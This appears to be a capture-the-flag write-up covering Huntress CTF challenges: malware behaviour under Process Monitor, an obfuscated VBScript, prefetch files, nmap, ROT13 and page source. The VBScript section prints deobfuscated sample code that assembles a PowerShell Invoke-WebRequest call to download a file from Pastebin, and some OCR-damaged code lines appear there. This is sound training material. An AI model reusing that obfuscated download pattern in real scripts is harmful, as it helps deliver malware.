
After seeing this, I did a bunch of googling and came across a Mandiant article talking about MoveIT and referencing that X-siLock-Step1 was a 36 character GUID.
https://www.mandiant.com/resources/blog/zero-day-moveit-data-theft

> LEMURLOOT first checks if an incoming HTTP request contains the header field X-siLock-Comment and a corresponding 36-character GUID-formatted value, which varies across samples. It effectively uses this GUID as a password and returns an HTTP 404 status code to clients that do not pass the expected header field and value.

This helped out immensly, and I was able to go down a rabbit hole on GUIDs and what they are. This rabbit hole led to a stack overflow (where all internet roads lead to) that explained that GUIDs are hex digits, which made a lot of sense, and I wish I had thought about that far earlier.




I put the unique string into CyberChef and converted from Hex and got the flag!




Snake Eater: A Malware Analysis Challenge

Snake Eater provided an executable file with the comment “I’ve never seen an executable file that looks like this. Can you check it out and see what it’s doing”. The comment is the hint to finding the flag. This challenge requires a Virtual Machine, as the executable is based off of live malware and Defender may delete it or prevent it from running.

First, we’ll need to get our hands on Sysinternals tools. These can be downloaded from Microsoft. After getting all of the Sysinternals tools, we need to go back to our hint. The line “Can you check it out and see what it’s doing” is a hint that we need to run the malware and see what changes it’s enacting on the system. One way to do this is to use Process Monitor from Sysinternals. We can run the Process Monitor executable and start capturing with no filters enabled.




Then, we can execute the snake_eater.exe file and wait for it to close. After it closes, we can stop the Process Monitor capture and create a display filter for processes whose name contains “snake” or “snake_eater”.



After filtering the display, we can search for the word “flag” and the flag will appear.

VeeBeeeee: A Microsoft Script Forensics Challenge

VeeBeeeee starts with an extensionless file. When attempting to open this file, we get a bunch of random junk. I used PowerShell to display the content of the file, and then dropped the output into CyberChef to decode it. Using the “Magic” function on CyberChef told me that it was a Microsoft Script, and CyberChef applied the Microsoft Script Decoder function to the text blob.




Copy/Pasting the cleartext code into VSCode lets use the find and replace function to get rid of some this junk data.

```
1    Object   = WScript.CreateObject("WScript.Shell") ''''''''''''''''''al37ysoeopm'al37ysoeopm
2    SObject = CreateObject("Shell.Application")''''''''''''''''al37ysoeopm'al37ysoeopm
3    FObject = CreateObject("Scripting.FileSystemObject")''''''''''''''''al37ysoeopm'al37ysoeopm
4   th    = WScript.ScriptFullName''''''''''''''''al37ysoeopm'al37ysoeopm
5    Code''''''''''''''''al37ysoeopm'al37ysoeopm
6   ''''''''''''al37ysoeopm'al37ysoeopm
7   er0 = "Po''''''''''''''''al37ysoeopm'al37ysoeopm
8   er1 = "we''''''''''''''''al37ysoeopm'al37ysoeopm
9   er2 = "rS''''''''''''''''al37ysoeopm'al37ysoeopm
10  er3 = "he"
11  er4 = "ll''''''''''''''''al37ysoeopm'al37ysoeopm
12  er5 = " ''''''''''''''''al37ysoeopm'al37ysoeopm
13  er = Power0 + Power1 + Power2 + Power3 + Power4 + Power5''''''''''''''''al37ysoeopm'al37ysoeopm
14  ''''''''''''al37ysoeopm'al37ysoeopm
```

While going through the script and getting rid of the tacked-on strings and characters, we can see that there is an array being built called Request. IF we follow the link in this array, we get to a Pastebin file with the flag.

```
Reqest0 = "if (!(Test-Path $f)){Invoke-WebRequest '"
Reqest1 = "https://past"
Reqest2 = "ebin.com/raw"
Reqest3 = "/SiYGwwcz"
Reqest4 = "' -ou"
Reqest5 = "tfile $f  };"
Reqest = Reqest0 + Reqest1 + Reqest2 +  Reqest3 + Reqest4 + Reqest5
PathString = SObject.NameSpace(7).Self.Path  "/"  WScript.ScriptName
```



Fetch: A Prefetch and WIM File Analysis Challenge


Fetch provided an unknown file with no extension. Like previous challenges, we can use the "file" command to determine the file type. Using the "file" command, we can see that the fetch file is actually a Windows Image Format file (WIM). Using google, we can find the wimtools suite, which allows for the processing and handling on WIM files on Linux. After installing these tools, we can use the command "wimextract fetch 1 / --nullglob" to extract the files in the WIM file. I forgot to specify an output directory, so I moved all of the prefetch files to a new directory as well.

```
175  wimextract fetch 1 / --nullglob
176  ls
177  mkdir prefetch
178  mv *.pf prefetch/
```

Eric Zimmerman has a great tool for analyzing prefetch files called PECmd. You can get it from his github or website, alongside many other useful Windows forensics and response tools. In order to process all the files at once, I used a PowrShell one liner. This puts the output of all the prefetch file analysis into one text file.


```
PS C:\Users\powel\OneDrive\Documents\CTFs\Huntress\net6> $fetche
s.Fullname | %{.\PECmd.exe -f $_} | Out-File -FilePath Processed
Prefetch.txt
```

After opening the text file in VSCode, I did a simple ctrl+f to find matches to "flag".



Read the rules:

To find this flag, all that is required is to view the source code on the rules page. A simple 'ctrl + f' for the "flag" term will jump to the challenge flag.




Query Code:

This challenge is just a .png file of a QR code. The "link" the code is pointing to is the flag for this challenge.


Notepad:

Yet another straightforward challenge. Without the file extension, you may have to specify notepad (or another text editor) to open the file on Windows, but if you are on a Linux machine, all you'll need to do is double-click or "cat" the file to find the flag.




Technical Support:

Just like the other “warmup” style challenges, the flag is more-or-less left in plain view. Just navigate to the c#tf-open-ticket channel of the competition’s Discord server to grab the flag.



String Cheese:

Like many CTF challenges, the name of the challenge is usually a hint and this one is no exception. The file itself is a .jpg of string cheese with a white background, but if we open the file in a text editor instead, we can search for the “flag” term to immediately jump to the flag. Opening the file with “nano cheese.jpg” will allow us to use “ctrl + w” to search the file for the “flag” term hidden among the rest of the data.



I won’t let you down:

The challenge description tries to point you in the right direction by telling you not to use anything other than nmap. Running a quick nmap scan on the target IP, we see 4 ports open.

```
┌──(purple-1㉿kali-purp)-[~/Downloads]
└─$ nmap 155.138.162.158
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 12:57 CDT
Nmap scan report for 155.138.162.158.vultrusercontent.com (155.138.162.158)
Host is up (0.061s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
113/tcp  filtered ident
646/tcp  filtered ldp
8888/tcp open     sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

Port 80 just plays the now infamous “Rick Roll” video, but port 8888 does stand out. Navigating there with a browser loads a page which displays the song lyrics line-by-line, then briefly displays the flag on the final line before disappearing altogether. If you are quick enough to hit the ‘stop’ button, you’ll be able to copy the flag and complete the challenge.

```
Never gonna make you cry
Never gonna say goodbye
Never gonna tell a lie and hurt you
Never gonna give you up
Never gonna let you down
Never gonna run around and desert you
Never gonna make you cry
Never gonna say goodbye
Never gonna tell a lie and hurt you
```

CaesarMirror:

As the name suggests, this challenge has two parts. The first step is to decode the text, which has been encoded using the ROT13 cipher, which is just a Caesar cipher with an offset of 13 instead of an offset of 3. This is demonstrated below.

```
┌──(purple-1㉿kali-purp)-[~/Downloads]
└─$ cat caesarmirror.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m' > caesarmirror-2.txt

┌──(purple-1㉿kali-purp)-[~/Downloads]
└─$ cat caesarmirror-2.txt
    Oh boy! Wow, this warmup challenge sure  os I !rehtegot tup ot nuf fo tol a saw
   definitely absolutely always love trying  sgniht evitavonni dna wen pu kniht ot
      to do with the very basic, common and  fo trap tsrif ehT !seuqinhcet FTC cissalc
    your flag is flag{julius_ and that is a  gnihtyreve ton si ti tub trats taerg
 that you will need to solve this challenge.  dna edih ot gniyrt ekil t'nod I
  separate each part of the flag. The second  od uoy tub _a_ni si galf eht fo trap
   need just a little bit more. What exactly  ekam dna yrt ot ereh edulcni ew dluohs
    this filler text look more engaging and  ?senilwen dda ew dluohS ?elihwhtrow
   Should we add spaces and try and make it  hguone si senil ynam woH ?lacirtemmys
 to make this filler text look believable? A  a nihtiw srettel fo erauqs dilos
 simple, monospace-font text file looks good  eht ta tsomla ew erA .em ot hguone
   end? It looks like it! I hope it is good.  }noitcelfer si galf ruoy fo trap driht ehT
and at this point you should have everything  rof galf siht timbus ot deen uoy taht
    points. The beginning is marked with the  ,ecarb ylruc gninepo eht dna xiferp galf
  and it includes English words separated by  ylruc gnisolc a ni dne ot ,serocsrednu
  brace. Wow! Now THAT is a CTF! Who knew we  siht ot rehpic raseac eht klim dluoc
          extent?? Someone get that Julius  !ladem a yug raseaC
```

The next step is to mirror the right-hand column. To accomplish this, we can simply run “cat caesarmirror-2.txt | rev”. This will reverse all the strings in the document. With a little bit of copy/paste we can get the entire decoded document in plain text. From there, the only thing left to do is assemble the 3 flag fragments to get the entire flag.

```
┌──(purple-1㉿kali-purp)-[~/Downloads]
└─$ cat caesarmirror-2.txt
    Oh boy! Wow, this warmup challenge sure  was a lot of fun to put together! I so
   definitely absolutely always love trying  to think up new and innovative things
      to do with the very basic, common and  classic CTF techniques! The first part of
    your flag is [redacted] and that is a  great start but it is not everything
 that you will need to solve this challenge.  I don't like trying to hide and
  separate each part of the flag. The second  part of the flag [redacted] but you do
   need just a little bit more. What exactly  should we include here to try and make
    this filler text look more engaging and  worthwhile? Should we add newlines?
   Should we add spaces and try and make it  symmetrical? How many lines is enough
 to make this filler text look believable? A  solid square of letters within a
 simple, monospace-font text file looks good  The third part of your flag [redacted]
   end? It looks like it! I hope it is good.  }noitcelfer si galf ruoy fo trap driht ehT
and at this point you should have everything  that you need to submit this flag for
    points. The beginning is marked with the  flag prefix and the opening curly brace,
  and it includes English words separated by  underscores, to end in a closing curly
  brace. Wow! Now THAT is a CTF! Who knew we  could milk the caesar cipher to this
          extent?? Someone get that Julius  Caesar guy a medal!
```

F12:

This challenge directs you to a URL in the form of http://chal.ctf.games:PORT_NUM. The site contains a single button that reads “Capture The Flag” that when clicked, briefly opens and closes another window. To get a look at the code this button runs, we’ll press ‘F12’ and search the ‘Sources’ tab for the string “Capture The Flag”. Evaluating the code, we see that when clicked, the button runs a function called “ctf()”, which in turn navigates to a new web site of the same basename, but with “/capture_the_flag.html” appended. On this new page, we will again utilize the ‘Sources’ tab from our F12 window, only this time, searching for the string “Your flag is” since that is what is displayed on the new page. Once we do, we see find the challenge flag listed just below the search term.